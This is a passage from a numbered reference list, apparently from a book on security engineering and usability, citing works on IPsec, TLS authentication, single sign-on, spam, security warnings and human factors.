[12]   "Trust", Lidong Chen, in "Network Security: Current Status and Future Directions", John Wiley and Sons, 2007, p.391.

[13]   "Extended Authentication within ISAKMP/Oakley (XAUTH)", `draft-ietf-ipsec-isakmp-xauth-06.txt`, Roy Pereira and Stephane Beaulieu, December 1999.

[14]   "Weak authentication in Xauth and IKE", John Pliam, posting to the `ipsec@lists.tislabs.com` mailing list, 19 August 1999.

[15]   "Cracking preshared keys", Michael Thumann, posting to the `bugtraq@securityfocus.com` mailing list, 23 April 2003.

[16]   "Multiple vulnerabilites [sic] in vendor IKE implementations, including Cisco", Thor Lancelot Simon, posting to the `bugtraq@securityfocus.com` mailing list, 12 December 2003.

[17]   "Cisco Security Notice: Cisco IPsec VPN Implementation Group Password Usage Vulnerability", Cisco Systems, 15 April 2004, `http://www.cisco.com/warp/public/707/cisco-sn-20040415-grppass.shtml`.

[18]   "SSL Virtual Private Networks", Andrew Harding. *Computers and Security*, **Vol.22**, **No.5** (July 2003), p.416.

[19]   "How Come we Still Don't Have IPsec, Dammit!", John Ioannidis, panel session at the 11th Usenix Security Symposium (Security'02), August 2002.

[20]   "Datagram Transport Layer Security", RFC 4347, Eric Rescorla and Nagendra Modadugu, April 2006.

[21]   "The Extensible Authentication Protocol-Internet Key Exchange Protocol version 2 (EAP-IKEv2) Method", RFC 5106, Hannes Tschofenig, Dirk Kroeselberg, Andreas Pashalidis, Yoshihiro Ohba and Florent Bersani, February 2008.

[22]   "Addition of Shared Key Authentication to Transport Layer Security (TLS)", Dan Simon, IETF draft `draft-ietf-tls-passauth-00.txt`, November 1996.

[23]   "Use of Shared Keys in the TLS Protocol", Peter Gutmann, IETF draft `draft-ietf-tls-sharedkeys-00`, May 2003.

[24]   "Secure Password-based Cipher Suite for TLS", Michael Steiner, Peter Buhler, Thomas Eirich and Michael Waidner, *ACM Transactions on Information and System Security (TISSEC)*, **Vol.4**, **No.2** (May 2001), p.134.

[25]   "Pre-Shared-Key key Exchange methods for TLS", Mohamad Badra, Omar Cherkaoui, Ibrahim Hajjeh and Ahmed Serhrouchni, IETF draft `draft-badra-tls-key-exchange-00.txt`, 10 August 2004.

[26]   "Key-Exchange Authentication Using Shared Secrets", Mohamad Badra and Ibrahim Hajjeh, *IEEE Computer*, **Vol.39**, **No.3** (March 2006), p.58.

[27]   "Pre-Shared Key Ciphersuites for Transport Layer Security (TLS)", RFC 4279, Pasi Eronen and Hannes Tschofenig, December 2005.

[28]   "Straw poll on TLS SRP status", discussion thread on ietf-tls mailing list, May-June 2007, `http://www1.ietf.org/mail-archive/web/tls/current/-msg01667.html`.

[29]   "Man-in-the-Middle in Tunnelled Authentication Protocols", N. Asokan, Valtteri Niemi and Kaisa Nyberg, Cryptology ePrint Archive, Report 2002/163, November 2002, `http://eprint.iacr.org/2002/163`.

[30]   "Man-in-the-Middle in Tunnelled Authentication Protocols", N. Asokan, Valtteri Niemi and Kaisa Nyberg, *Proceedings of the 11th Security Protocols Workshop (Protocols'03)*, Springer-Verlag LNCS No.3364, April 2003, p.29.

[31]   "The Compound Authentication Binding Problem", IETF draft `draft-puthenkulam-eap-binding-04`, Jose Puthenkulam, Victor Lortz, Ashwin Palekar and Dan Simon,27 October 2003.

[32]   "Application Interfaces That Enhance Security", Apple Computer, 23 May 2006, `http://developer.apple.com/documentation/Security/-Conceptual/SecureCodingGuide/Articles/AppInterfaces.html`.

[33]   "What is Authentication", Dieter Gollman, *Proceedings of the 7th Security Protocols Workshop (Protocols'99)*, Springer-Verlag LNCS No.1796, April 1999, p.65.

[34]   "Re: MITM attack against WPA2-Enterprise?", Chris Palmer, posting to the cryptography@metzdowd.com mailing list, message-ID `20100725223021.-GE38765@noncombatant.org`, 25 July 2010.

[35]   "Authentication Components: Engineering Experiences and Guidelines", Pasi Eronen and Jari Arkko, *Proceedings of the 12th Security Protocols Workshop (Protocols'04)*, Springer-Verlag LNCS No.3957, April 2004, p.68.

[36]   "Browser Enhancements to Support SSL/TLS Session-Aware User Authentication", Rolf Oppliger, Ralf Hauser and David Basin, position paper at the W3C Workshop on Transparency and Usability of Web Authentication, March 2006, `http://www.w3.org/2005/Security/usability-ws/papers/-08-esecurity-browser-enhancements/`.

[37]   "SSL/TLS Session-Aware User Authentication — Or How to Effectively Thwart the Man-in-the-Middle", Rolf Oppliger, Ralf Hauser and David Basin, *Computer Communications*, **Vol.29**, **No.12** (August 2006), p.2238.

[38]   "A Proof of concept Implementation of SSL/TLS Session-Aware User Authentication", *Proceedings of the 15th Conference on Kommunikation in Verteilten Systemen (KiVS'07)*, Springer-Verlag, February 2007, p.225.

[39]   "On the Use of Channel Bindings to Secure Channels", RFC 5056, Nicolas Williams, November 2007.

[40]   "SSL/TLS Session-Aware User Authentication", Rolf Oppliger, Ralf Hauser and David Basin, *IEEE Computer*, **Vol.41**, **No.3** (March 2008), p.59.

[41]   "SSL/TLS Session-Aware User Authentication Revisited", Rolf Oppliger, Ralf Hauser and David Basin, *Computers & Security*, **Vol.27**, **No.3-4** (May/June 2008), p.64.

[42]   "Channel Bindings for TLS", RFC 5929, Jeff Altman, Nicolas Williams and Larry Zhu, July 2010.

[43]   "SSL/TLS Session-Aware User Authentication Using a GAA Bootstrapped Key", Chunhua Chen, Chris Mitchell and Shaohua Tang, *Proceedings of the 5th International Workshop on Information Security Theory and Practice: Security and Privacy of Mobile Devices in Wireless Communication (WISTP'11)*, Springer-Verlag LNCS No.6633, June 2011, p.54.

[44]   "Security Analysis of the SAML Single Sign-on Browser/Artifact Profile", Thomas Groß, *Proceedings of the 19th Annual Computer Security Applications Conference (ACSAC'03)*, December 2003, p.298.

[45]   "Analysis of Liberty Single-Sign-on with Enabled Clients", Birgit Pfitzmann and Michael Waidner, *IEEE Internet Computing*, **Vol.7**, **No.6** (November/December 2003), p.38.

[46]   "SAML Artifact Information Flow Revisited", Thomas Groß and Birgit Pfitzmann, *Proceedings of the Workshop on Web Services Security (WSSS'06)*, May 2006, p.82.

[47]   "Weakest Link Attack on Single Sign-On and Its Case in SAML V2.0 Web SSO", Yuen-Yan Chan, *Proceedings of the International Conference on Computational Science and its Applications (ICCSA'06)*, Springer-Verlag LNCS No.3982, May 2006, p.507.

[48]   "Formal Analysis of SAML 2.0 Web Browser Single Sign-On: Breaking the SAML-based Single Sign-On for Google Apps", Alessandro Armando, Roberto Carbone, Luca Compagna, Jorge Cuellar and Llanos Tobarra, *Proceedings of the 6th Workshop on Formal Methods in Security Engineering (FMSE'08)*, October 2008, p.1.

[49]   "Risks of the CardSpace Protocol", Sebastian Gajek, Jőrg Schwenk, Michael Steiner and Chen Xuan, *Proceedings of the 12th Information Security Conference (ISC'09)*, Springer-Verlag LNCS No.5735, September 2009, p.278.

[50]   "From Multiple Credentials to Browser-based Single Sign-On: Are We More Secure?", Alessandro Armando, Roberto Carbone, Luca Compagna, Jorge Cuellar, Giancarlo Pellegrino and Alessandro Sorniotti, *Proceedings of the 26th IFIP Security Conference (SEC'11)*, IFIP Advances in Information and Communication Technology No.354, June 2011, p.68.

[51]   "Guidance for Authentication, Authorization, and Accounting (AAA) Key Management", RFC 4962/BCP 132, Russ Housley and Bernard Aboba, July 2007.

[52]   "CAPTCHA effectiveness", Jeff Atwood, 25 October 2006, `http://www.codinghorror.com/blog/archives/000712.html`.

[53]   "CAPTCHA DECODER", `http://www.lafdc.com/captcha/`.

[54]   "OCR Research Team", `http://ocr-research.org.ua/`.

[55]   "Preposterous Opinions about Computer Security", Bill Neugent, *ACM SIGSAC Review*, **Vol.4**, **No.3** (Summer 1986), p.1.

[56]   "Major Security Blunders of the Past 30 Years", panel session at the 15th Usenix Security Symposium (Security'06), August 2006.

[57]   "Computer Security in the Real World", Butler Lampson, keynote address at the 14th Usenix Security Symposium (Security'05), August 2005. The article that this talk is derived from was published as "Computer Security in the Real World", Butler Lampson, *IEEE Computer*, **Vol.37**, **No.6** (June 2004), p.37, although this version doesn't contain the Voltaire quote.

[58]   "Information and Efficiency: Another Viewpoint", Harold Demsetz, *Journal of Law and Economics*, **Vol.12**, **No.1** (April 1969), p.1.

[59] "Prospect Theory: An Analysis of Decision under Risk", Daniel Kahneman and Amos Tversky, *Econometrica*, **Vol.47**, **No.2** (March 1979), p.263.

[60] "A Funny Thing Happened on the Way to the Market", Sean Smith, *IEEE Security and Privacy*, **Vol.1**, **No.6** (November/December 2003), p.74.

[61] "Zero as a Special Price: The True Value of Free Products", Kristina Shampanier, Nina Mazar and Dan Ariely, *Marketing Science*, **Vol.26**, **No.6** (November/December 2007), p.742.

[62] "Predictably Irrational", Dan Ariely, Harper Collins, 2008.

[63] "An Anchoring and Adjustment Model of Purchase Quantity Decisions", Brian Wansink, Robert Kent and Stephen Hoch, *Journal of Marketing Research*, **Vol.35**, **No.1** (February 1998), p.71.

[64] "Science Under Siege: How the Environmental Misinformation Campaign Is Affecting Our Lives", Michael Fumento, William Morrow & Co, 1996.

[65] "Cars, Cholera, and Cows: The Management of Risk and Uncertainty", John Adams, *Policy Analysis*, **No.335** (4 March 1999), p.1.

[66] "The Numbers Game", Michael Blastland and Andrew Dilnot, Gotham Books, 2009.

[67] "An Analysis of the System Security Weaknesses of the US Navy Fleet Broadcasting System, 1967-1974, as exploited by CWO John Walker", Laura Heath, Master of Military Art and Science thesis, US Army Command and General Staff College, Ft. Leavenworth, Kansas, 2005.

[68] "Evaluation Criteria for IT Security", David Roberts, *Computer Security and Industrial Cryptography*, Springer-Verlag LNCS No.741, May 1991, p.151.

[69] "User-Centered Security", Mary Ellen Zurko, *Proceedings of the 1996 New Security Paradigms Workshop (NSPW'96)*, September 1996, p.27.

[70] "A History of US Communications Security: The David G. Boak Lectures, Volume II", NSA, July 1981 (partially declassified December 2008).

[71] "People understand risks — but do security staff understand people?", Bruce Schneier, *The Guardian*, 5 August 2009, `http://www.guardian.co.uk/-technology/2009/aug/05/bruce-schneier-risk-security`.

[72] "re: User Account Control", "aristippus", 14 October 2008, `http://blogs.msdn.com/e7/archive/2008/10/08/user-account-control.aspx#8999951`.

[73] "Mind Your Manners: Socially Appropriate Wireless Key Establishment for Groups", Cynthia Kuo, Ahren Studer and Adrian Perrig, *Proceedings of the Conference on Wireless Network Security (WiSec'08)*, April 2008, p.125.

[74] "dotCrime Manifesto", Phil Hallam-Baker, Addison-Wesley, 2007.

[75] "Spam, Damn Spam, and Statistics", Dennis Fetterly, Mark Manasse and Marc Najork, *Proceedings of the 7th International Workshop on the Web and Databases (WebDB'04)*, June 2004, p.1.

[76] "Characterizing the Splogosphere", Pranam Kolari, Akshay Java and Tim Finin, *Proceedings of the 3rd Annual Workshop on the Weblogging Ecosystem*, May 2006, `http://www.blogpulse.com/www2006-workshop/papers/splogosphere.pdf`.

[77] "Blog Spam: A Review", Adam Thomason, *Proceedings of the 4th Collaboration, Electronic Messaging, Anti-Abuse and Spam Conference (CEAS'07)*, August 2007, `http://www.ceas.cc/2007/papers/paper-85.pdf`.

[78] "Comment Spam Injection Made Easy", Marco Ramilli and Marco Prandini, *Proceedings of the 6th Conference on Consumer Communications and Networking Conference (CCNC'09)*, January 2009, p.1202.

[79] "TrackBack Spam: Abuse and Prevention", Elie Bursztein, Peifung Lam and John Mitchell, *Proceedings of the 2009 Workshop on Cloud Computing Security (CCSW'09)*, November 2009, p.3.

[80] "Proliferation and Detection of Blog Spam", Saheed Abu-Nimeh and Thomas Chen, *IEEE Security and Privacy*, **Vol.8**, **No.5** (September 2010), p.42.

[81] "What's with all those spam ping-bots?", Raymond Chen, 18 February 2008, `http://blogs.msdn.com/oldnewthing/archive/2008/02/18/7761978.aspx`.

[82] "A Quantitative Study of Forum Spamming Using Context-based Analysis", Yuan Niu, Yi-min Wang, Hao Chen, Ming Ma and Francis Hsu, *Proceedings of the 14th Network and Distributed System Security Symposium (NDSS'07)*,

February 2007, `http://www.isoc.org/isoc/conferences/ndss/07/-papers/quantitative_study_forum_spamming.pdf`.

[83]   "Prevalence and Mitigation of Forum Spamming", Youngsang Shin, Minaxi Gupta and Steven Myers, *Proceedings of the 30th International Conference on Computer Communications (INFOCOM'11)*, April 2011, to appear.

[84]   "The Nuts and Bolts of a Forum Spam Automator", Youngsang Shin, Minaxi Gupta and Steven Myers, *Proceedings of the 4th Workshop on Large-Scale Exploits and Emergent Threats (LEET'11)*, March 2011, `http://www.usenix.org/event/leet11/tech/full_papers/Shin.pdf`.

[85]   "Nofollow revisited", Michael Hampton, 23 May 2005, `http://www.homelandstupidity.us/2005/05/23/nofollow-revisited/`.

[86]   "Content Security Policy", Brandon Sterne, 11 October 2010, `http://people.mozilla.com/~bsterne/content-security-policy/`.

[87]   ESCUDO: A Fine-Grained Protection Model for Web Browsers Karthick Jayaraman, Wenliang Du, Balamurugan Rajagopalan and Steve Chapin *Proceedings of the 30th International Conference on Distributed Computing Systems (ICDCS'10)*, June 2010, p.231.

[88]   "Visual Security Policy for the Web", Terri Oda and Anil Somayaji, *Proceedings of the 5th Workshop on Hot Topics in Security (HotSec'10)*, August 2010, `http://www.usenix.org/event/hotsec10/tech/-full_papers/Oda.pdf`.

[89]   "Security of Web Mashups: A Survey", Philippe de Ryck, Maarten Decat, Lieven Desmet, Frank Piessens and Wouter Joosen, *Proceedings of the 15th Nordic Conference on Secure IT Systems (NordSec'10)*, Springer-Verlag LNCS No.7127, October 2010, p.223.

[90]   "HomePlug AV White Paper", HomePlug Powerline Alliance, 2005, `http://www.homeplug.org/products/whitepapers/HPAV-White-Paper_050818.pdf`.

[91]   "Wireless Universal Serial Bus Specification, Revision 1.0", 12 May 2005, Agere, Hewlett-Packard, Intel, Microsoft, NEC, Philips and Samsung, `http://www.usb.org/developers/wusb/docs`.

[92]   "Association Models Supplement to the Certified Wireless Universal Serial Bus Specification, Revision 1.0", 2 March 2006, `http://www.usb.org/-developers/wusb/WUSB_AM_FAQ_2007_06_19.pdf`.

[93]   "Protecting Domestic Power-line Communications", Richard Newman, Sherman Gavette, Larry Yonge and Ross Anderson, *Proceedings of the 2nd Symposium on Usable Privacy and Security (SOUPS'06)*, July 2006, p.122.

[94]   "HomePlug AV Security Mechanisms", Richard Newman, Larry Yonge, Sherman Gavette and Ross Anderson, *Proceedings of the IEEE International Symposium on Power Line Communications and Its Applications (ISPLC'07)*, March 2007, p.366.

[95]   "Investigation of Signal and Message Manipulation on the Wireless Channel", Christina Pöpper, Nils Tippenhauer, Boris Danev and Srdjan Čapkun, *Proceedings of the 16th European Symposium on Research in Computer Security (ESORICS'11)*, Springer-Verlag LNCS No.6879, September 2011, p.40.

[96]   "Secure In-Band Wireless Pairing", Shyamnath Gollakota, Nabeel Ahmed, Nickolai Zeldovich, and Dina Katabi, *Proceedings of the 20th Usenix Security Symposium (Security'11)*, August 2011, p.235.

[97]   "Good Neighbor: Ad-Hoc Authentication of Nearby Wireless Devices by Multiple Antenna Diversity", Liang Cai, Kai Zeng, Hao Chen and Prasant Mohapatra, *Proceedings of the 18th Network & Distributed System Security Symposium (NDSS'11)*, February 2011, `http://www.isoc.org/isoc/-conferences/ndss/11/pdf/2_3.pdf`.

[98]   "Non-Cryptographic Authentication and Identification in Wireless Networks", Kai Zeng, Kannan Govindan and Prasant Mohapatra, *IEEE Wireless Communications*, **Vol.17**, **No.5** (October 2010), p.56.

[99]   "Exploiting the Physical Layer for Enhanced Security", Suhas Mathur, Alex Reznik, Chunxuan Ye, Rajat Mukherjee, Akbar Rahman, Yogendra Shah,

Wade Trappe and Narayan Mandayam, *IEEE Wireless Communications*, **Vol.17**, **No.5** (October 2010), p.63.

[100] "Comparison-based Key Exchange and the Security of the Numeric Comparison Mode in Bluetooth v2.1", Yehuda Lindell, *Proceedings of the RSA Conference Cryptographers' Track (CT-RSA 2009)*, April 2009, to appear.

[101] "Transaction Security System", Dennis Abraham, George Dolan, Glen Double and James Stevens, *IBM Systems Journal*, **Vol.30**, **No.2** (1991), p.206.

[102] "Insurgents Hack U.S. Drones", Siobhan Gorman, Yochi Dreazen and August Cole, The Wall Street Journal, 17 December 2009, p.A1.

[103] "Most U.S. Drones Openly Broadcast Secret Video Feeds", Noah Shachtman and David Axe, 29 October 2012, `http://www.wired.com/-dangerroom/2012/10/hack-proof-drone`.

[104] "Air Combat Command Concept of Operations for Endurance Unmanned Aerial Vehicles - Version 2", US Air Force Air Combat Command Directorate of Requirements (ACC/DR), 3 December 1996.

[105] "Insurgents Intercepting Predator Video? No Problem", Bruce Schneier, 23 December 2009, `http://www.wired.com/politics/security/commentary/-securitymatters/2009/12/securitymatters_1223`.

[106] "The President Reads His Daily Brief on an iPad (and Other Lessons From the NSA)", Jay Stanley, 14 September 2012, `http://www.aclu.org/blog/technology-and-liberty/president-reads-his-daily-brief-ipad-and-other-lessons-nsa`.

[107] "SIP Security Mechanisms: A state-of-the-art review", Dimitris Geneiatakis, Georgios Kambourakis, Tasos Dagiuklas, Costas Lambrinoudakis and Stefanos Gritzalis, *Proceedings of the 5th International Network Conference (INC'05)*, July 2005, p.147.

[108] "Survey of Security Vulnerabilities in Session Initiation Protocol", Dimitris Geneiatakis, Tasos Dagiuklas, Georgios Kambourakis, Costas Lambrinoudakis, Stefanos Gritzalis, Sven Ehlert and Dorgham Sisalem, *IEEE Communications Surveys and Tutorials*, **Vol.8**, **No.3**, (3rd Quarter 2006), p.68.

[109] "An Introduction to Standards-Based VoIP", Theo Zourzouvillys and Eric Rescorla, *IEEE Internet Computing*, **Vol.14**, **No.2** (March/April 2010), p.69.

[110] "Security Analysis of Voice-over-IP Protocols", Prateek Gupta and Vitaly Shmatikov, *Proceedings of the 20th Computer Security Foundations Workshop (CSFW'2007)*, July 2007, p.49.

[111] "The Secure Real-time Transport Protocol (SRTP)", RFC 3711, Mark Baugher, Elisabetta Carrara, David A. McGrew, Mats Naslund and Karl Norrman, March 2004.

[112] "Protocol Interactions and the Chosen Protocol Attack", John Kelsey, Bruce Schneier and David Wagner, *Proceedings of the 5th Security Protocols Workshop*, Springer-Verlag LNCS No.1361, April 1997, p.91.

[113] "Multi-Protocol Attacks and the Public Key Infrastructure" Jim Alves-Foss, *Proceedings of the 21st National Information Systems Security Conference*, October 1998, p.566.

[114] "Inter-Protocol Interleaving Attacks on Some Authentication and Key Distribution Protocols", Wen-Guey Tzeng and Chi-Ming Hu, *Information Processing Letters*, **Vol.69**, **No.6** (26 March 1999), p.297.

[115] "Feasibility of Multi-Protocol Attacks", Cas Cremers, *Proceedings of the 1st International Conference on Availability, Reliability and Security (ARES'06)*, April 2006, p.287.

[116] "Certificate Management Service for The Session Initiation Protocol (SIP)", Cullen Jennings and Jason Fischl, `draft-ietf-sip-certs-12`, 22 March 2010.

[117] "A Bibliography of Local Computer Network Architectures", Kenneth Thurber and Harvey Freeman, *ACM Computer Architecture News*, **Vol.7**, **No.5** (February 1979), p.22.

[118] "Practical Considerations in Ethernet Local Network Design", by Ronald Crane and Edward Taft, *Proceedings of the 13th Hawaii International Conference on System Sciences*, January 1980, p.166.

[119] "Local Computer Network Topologies", Carl Tropper, Academic Press, 1981.

[120] "Multiple-Access Protocols and Time-Constrained Communications", James Kurose, Mischa Schwartz and Yechiam Yemini, *ACM Computing Surveys*, **Vol.16**, **No.1** (March 1984), p.43.

[121] "Examples of Identity Theft Schemes — Fiscal Year 2012", US Internal Revenue Service, 18 March 2013, `http://www.irs.gov/uac/Examples-of-Identity-Theft-Schemes-Fiscal-Year-2012`.

[122] "Examples of Identity Theft Schemes — Fiscal Year 2013", US Internal Revenue Service, 24 December 2013, `http://www.irs.gov/uac/Examples-of-Identity-Theft-Schemes-Fiscal-Year-2013`.

[123] "Re: [saag] SHA-1 to SHA-n transition", Jeffrey Hutzelman, posting to the saag@ietf.org mailing list, message-ID `7B2E73A2FEDFDF2435195247@atlantis.pc.cs.cmu.edu`, 3 March 2009.

[124] "A Research Agenda Acknowledging the Persistence of Passwords", Cormac Herley and Paul van Oorschot, *IEEE Security and Privacy*, **Vol.10**, **No.1** (January/February 2012), p.28.

[125] "Design Principles and Patterns for Computer Systems That Are Simultaneously Secure and Usable", Simson Garfinkel, PhD thesis, Massachusetts Institute of Technology, May 2005.

[126] "Troubles With the Internet: The Dynamics of Help at Home", Sara Kiesler, Bozena Zdaniuk, Vicki Lundmark and Robert Kraut, *Human-Computer Interaction*, **Vol.15**, **No.4** (December 2000), p.323.

[127] "The Work to Make a Home Network Work", Rebecca Grinter, W.Keith Edwards, Mark Newman and Nicolas Ducheneaut, *Proceedings of the 9th European Conference on Computer Supported Cooperative Work (ECSCW'05)*, September 2005, p.469.

[128] "Computer Help at Home: Methods and Motivations for Informal Technical Support", Erika Poole, Marshini Chetty, Tom Morgan, Rebecca Grinter and W.Keith Edwards, *Proceedings of the 27th Conference on Human Factors in Computing Systems (CHI'09)*, April 2009, p.739.

[129] "Tor: The Second-Generation Onion Router", Roger Dingledine, Nick Mathewson and Paul Syverson, *Proceedings of the 13th Usenix Security Symposium (Security'04)*, August 2004, p.303.

[130] "Challenges in deploying low-latency anonymity (Draft)", Roger Dingledine , Nick Mathewson and Paul Syverson, 2005, `http://tor.eff.org/svn/trunk/doc/design-paper/challenges.pdf`.

[131] "Deploying Low-Latency Anonymity: Design Challenges and Social Factors", Roger Dingledine and Nick Mathewson, *IEEE Security and Privacy*, **Vol.5**, **No.5** (September/October 2007), p.83.

[132] "The Challenger Launch Decision: Risky Technology, Culture, and Deviance at NASA", Diane Vaughan, University Of Chicago Press, 1997.

[133] "The Behavior of Organisms: An Experimental Analysis", B. Skinner, Appleton-Century, 1938.

[134] "Human Factors: Understanding People-System Relationships", Barry Kantowitz and Robert Sorkin, John Wiley and Sons, 1983.

[135] "A communication model for determining the appropriateness of on-product warnings", R.Driver, *IEEE Transactions on Professional Communication*, **Vol.30**, **No.3** (September 1987), p.157.

[136] "Intended and Unintended Consequences of Warning Messages: A Review and Synthesis of Empirical Research", David Stewart and Martin Ingrid, *Journal of Public Policy and Marketing*, **Vol.13**, **No.1** (Spring 1994), p.1.

[137] "Human Factors Considerations for Passwords and Other User Identification Techniques, Part 2: Field Study, Results and Analysis", Kenneth Allendoerfer and Shantanu Pai, US Federal Aviation Administration technical report DOT/FAA/TC-06/09, January 2008.

[138] "Geekonomics", David Rice, Addison-Wesley, 2007.

[139] "Advancing the State of Home Networking", W.Keith Edwards, Rebecca Grinter, Ratul Mahajan and David Wetherall, *Communications of the ACM*, **Vol.54**, **No.6** (June 2011), p.62.

[140] "JavaScript and HTML: Forgiveness by Default", Jeff Atwood, 26 April 2007, `http://www.codinghorror.com/blog/archives/000848.html`.

[141] "Firefox and the Worry-free Web", Blake Ross, in "Security and Usability: Designing Secure Systems That People Can Use", O'Reilly, 2005, p.577.

[142] "Access Control for Home Data Sharing: Attitudes, Needs and Practices", Michelle Mazurek, J.P. Arsenault, Joanna Bresee, Nitin Gupta, Iulia Ion, Christina Johns, Daniel Lee, Yuan Liang, Jenny Olsen, Brandon Salmon, Richard Shay, Kami Vaniea, Lujo Bauer, Lorrie Faith Cranor, Gregory Ganger and Michael Reiter, *Proceedings of the 28th Conference on Human Factors in Computing Systems (CHI'10)*, April 2010, p.645.

[143] "Parkinson's Law", C.Northcote Parkinson, Houghton Mifflin, 1957.

[144] "Building Systems to Be Shared, Securely", Poul-Henning Kamp and Robert Watson, *ACM Queue*, **Vol.2**, **No.5** (July/August 2004), p.42.

[145] "Getting Real: The smarter, faster, easier way to build a successful web application", Jason Fried, Heinemeier Hansson and Matthew Linderman, 37Signals, 2009.

[146] "Free software UI", Havoc Pennington, April 2002, `http://ometer.com/-free-software-ui.html`.

[147] "Checkboxes that kill your product", Alex Limi, 18 March 2013, `http://limi.net/checkboxes-that-kill`.

[148] "Say NO by default", Derek Sivers, 7 August 2004, `http://www.oreillynet.com/onlamp/blog/2004/08/say_no_by_-default.html`.

[149] "The Humane Interface: New Directions for Designing Interactive Systems", Jef Raskin, Addison-Wesley, 2000.

[150] Dan Farmer, private communications, 15 March 2013.

[151] "Living with Complexity", Donald Norman, MIT Press, 2011.

[152] "Fundamental issues with open source software development", Michelle Levesque, *First Monday*, **Vol.9**, **No.4** (April 2004), `http://firstmonday.org/issues/issue9_4/levesque/index.html`.

[153] "Dialog boxes and security", Mike Pope, 27 January 2004, `http://www.mikepope.com/blog/DisplayBlog.aspx?permalink=480`.

[154] "The Windows shutdown crapfest", Moishe Lettvin, 24 November 2006, `http://moishelettvin.blogspot.com/2006/11/windows-shutdown-crapfest.html`.

[155] "Aligning Security and Usability", Ka-Ping Yee, *IEEE Security and Privacy*, **Vol.2**, **No.5** (September/October 2004), p.48.

[156] "Re: [hcisec] Popup windows", Phillip Hallam-Baker, posting to the hcisec@yahoogroups.com mailing list, 13 November 2008, message-ID `a123a5d60811131138r4464afacv35c37adde97ac27d@mail.gmail.com`.

[157] "Eliminate Windows Interruptions And Keep Software Running Smoothly", `http://www.ptfbpro.com/`.

[158] "About Face 2.0: The Essentials of Interaction Design", Alan Cooper and Robert Reimann, John Wiley and Sons, 2003.

[159] "The default answer to every dialog box is 'Cancel'", Raymond Chen, 1 September 2003, `http://blogs.msdn.com/oldnewthing/archive/-2003/09/01/54734.aspx`.

[160] "Cabirn Fever", Peter Ferrie and Peter Szor, *Virus Bulletin*, August 2004, p.4.

[161] "Platform Security (Fundamentals of Symbian C++)", Symbian Foundation, `http://developer.symbian.org/wiki/index.php/-Platform_Security_%28Fundamentals_of_Symbian_C%2B%2B%29`.

[162] "Symbian OS Platform Security: Software Development Using the Symbian OS Security Architecture", Craig Heath, Symbian Press, 2006.

[163] "Symbian OS platform security model", Bo Li, Elena Reshetova and Tuomas Aura, *;login*, **Vol.35**, **No.4** (August 2010), p.23.

[164] "Complete Guide To Symbian Signed", Symbian Foundation, `http://developer.symbian.org/wiki/index.php/-Complete_Guide_To_Symbian_Signed`.

[165] "Just because it's Signed doesn't mean it isn't spying on you", Jarno Niemelä, 11 May 2007, `http://www.f-secure.com/weblog/archives/00001190.html`.

[166] "Use of Ratings from Personalized Communities for Trustworthy Application Installation", Pern Chia, Andreas Heiner and N. Asokan, *Proceedings of the 15th Nordic Conference on Secure IT Systems (NordSec'10)*, Springer-Verlag LNCS No.7127, October 2010, p.71.

[167] "First Half of 2011 China Mobile Security Report", 360 Security Center, 15 August 2011, `http://w.qhimg.com/images/v2/site/360/2011report/-2011phone.pdf`.

[168] "Security and Identification Indicators for Browsers against Spoofing and Phishing Attacks", Amir Herzberg and Ahmad Jbara, Cryptology ePrint Archive, July 2004, `http://eprint.iacr.org/2004/155`.

[169] "When Prophecy Fails: A Social and Psychological Study of A Modern Group that Predicted the Destruction of the World", Leon Festinger, Henry Riecken and Stanley Schachter, Harper-Torchbooks, 1956.

[170] "Why Features Don't Matter Any More: The New Laws of Digital Technology", Andreas Pfeiffer, *ACM Ubiquity*, **Vol.7**, **Issue 7** (February 2006), `http://www.acm.org/ubiquity/views/v7i07_pfeiffer.html`.

[171] "Consumer Product Safety Commission: Development of Product Warnings", Shelley Deppa, in "Handbook of Warnings", Lawrence Erlbaum Associates, 2006, p.529.

[172] "De Re Militari", Flavius Vegetius Renatus, ca.430 AD.

[173] "Aëroplanes and Dirigibles of War", Frederick Talbot, Heinemann, 1915.

[174] "Aircraft in the Great War — A Record and Study", Claude Grahame-White and Harry Harper, Fisher Unwin, 1915.

[175] "Bizarre Weapons for the Little Wars", S.David Pursglove, *Popular Mechanics*, February 1962, p.107.

[176] "Winds of Destruction", PJH Petter-Bowyer, Trafford Publishing, 2003.

[177] "Help", Microsoft Corporation, undated, `http://msdn.microsoft.com/en-us/library/aa511449.aspx`.

[178] "Purposes and Scope of Warnings", Michael Wogalter, in "Handbook of Warnings", Lawrence Erlbaum Associates, 2006, p.3.

[179] "To Err is Human: Building a Safer Health System", Committee on Quality of Health Care in America, National Academy Press, 2000.

[180] "Industrial Risk: Safety by Design", G.M. Ballard, in "Risk Analysis, Assessment, and Management", John Wiley and Sons, 1992, p.95.

[181] "Tort Liability for Vendors of Insecure Software: Has the Time Finally Come?", Michael Scott, *Maryland Law Review*, **Vol.67**, **No.2** (2008), p.425.

[182] "Signal Words", Elizabeth Hellier and Judy Edworthy, in "Handbook of Warnings", Lawrence Erlbaum Associates, 2006, p.407.

[183] "Bridging the Gap in Computer Security Warnings", Christian Bravo-Lillo, Lorrie Cranor, Julie Downs and Saranga Komanduri, *IEEE Security and Privacy*, **Vol.9**, **No.2** (March/April 2011), p.18.

[184] "Firefox 3 and 'virus scanning'", Paul Leafish, `http://paul.leafish.co.uk/articles/technology/-firefox_3_and_virus_scanning`, 20 June 2008.

[185] "Adaptive Security Dialogs for Improved Security Behavior of Users", Frederik Keukelaere, Sachiko Yoshihama, Scott Trent, Yu Zhang, Lin Luo and Mary Ellen Zurko, *Proceedings of the 12th IFIP Conference on Human-Computer Interaction (INTERACT'09)*, Springer-Verlag LNCS No.5726, August 2009, p.510.

[186] "Invalid banking cert spooks only one user in 300", Stephen Bell, ComputerWorld New Zealand, 16 May 2005, `http://www.computerworld.co.nz/news.nsf/NL/-FCC8B6B48B24CDF2CC2570020018FF73`.

[187] "The heuristic-systematic model in its broader context", Serena Chen and Shelly Chaiken, Dual-Process Theories in Social Psychology, Guilford Press, 1999, p.73.

[188] "Information Foraging in Information Access Environments", Peter Pirolli and Stuart Card, *Proceedings of the 13th Conference on Human Factors in Computing Systems (CHI'95)*, May 1995, p.51.

[189] "Thinking is for Doing: Portraits of Social Cognition from Daguerreotype to Laserphoto", Susan Fiske, *Journal of Personality and Social Psychology*, **Vol.63**, **No.6** (December 1992), p.877.

[190] "pattern recognition", Dan Kaminsky, invited talk at Black Ops 2006 at the 20th Large Installation System Administration Conference (LISA'06), December 2006.

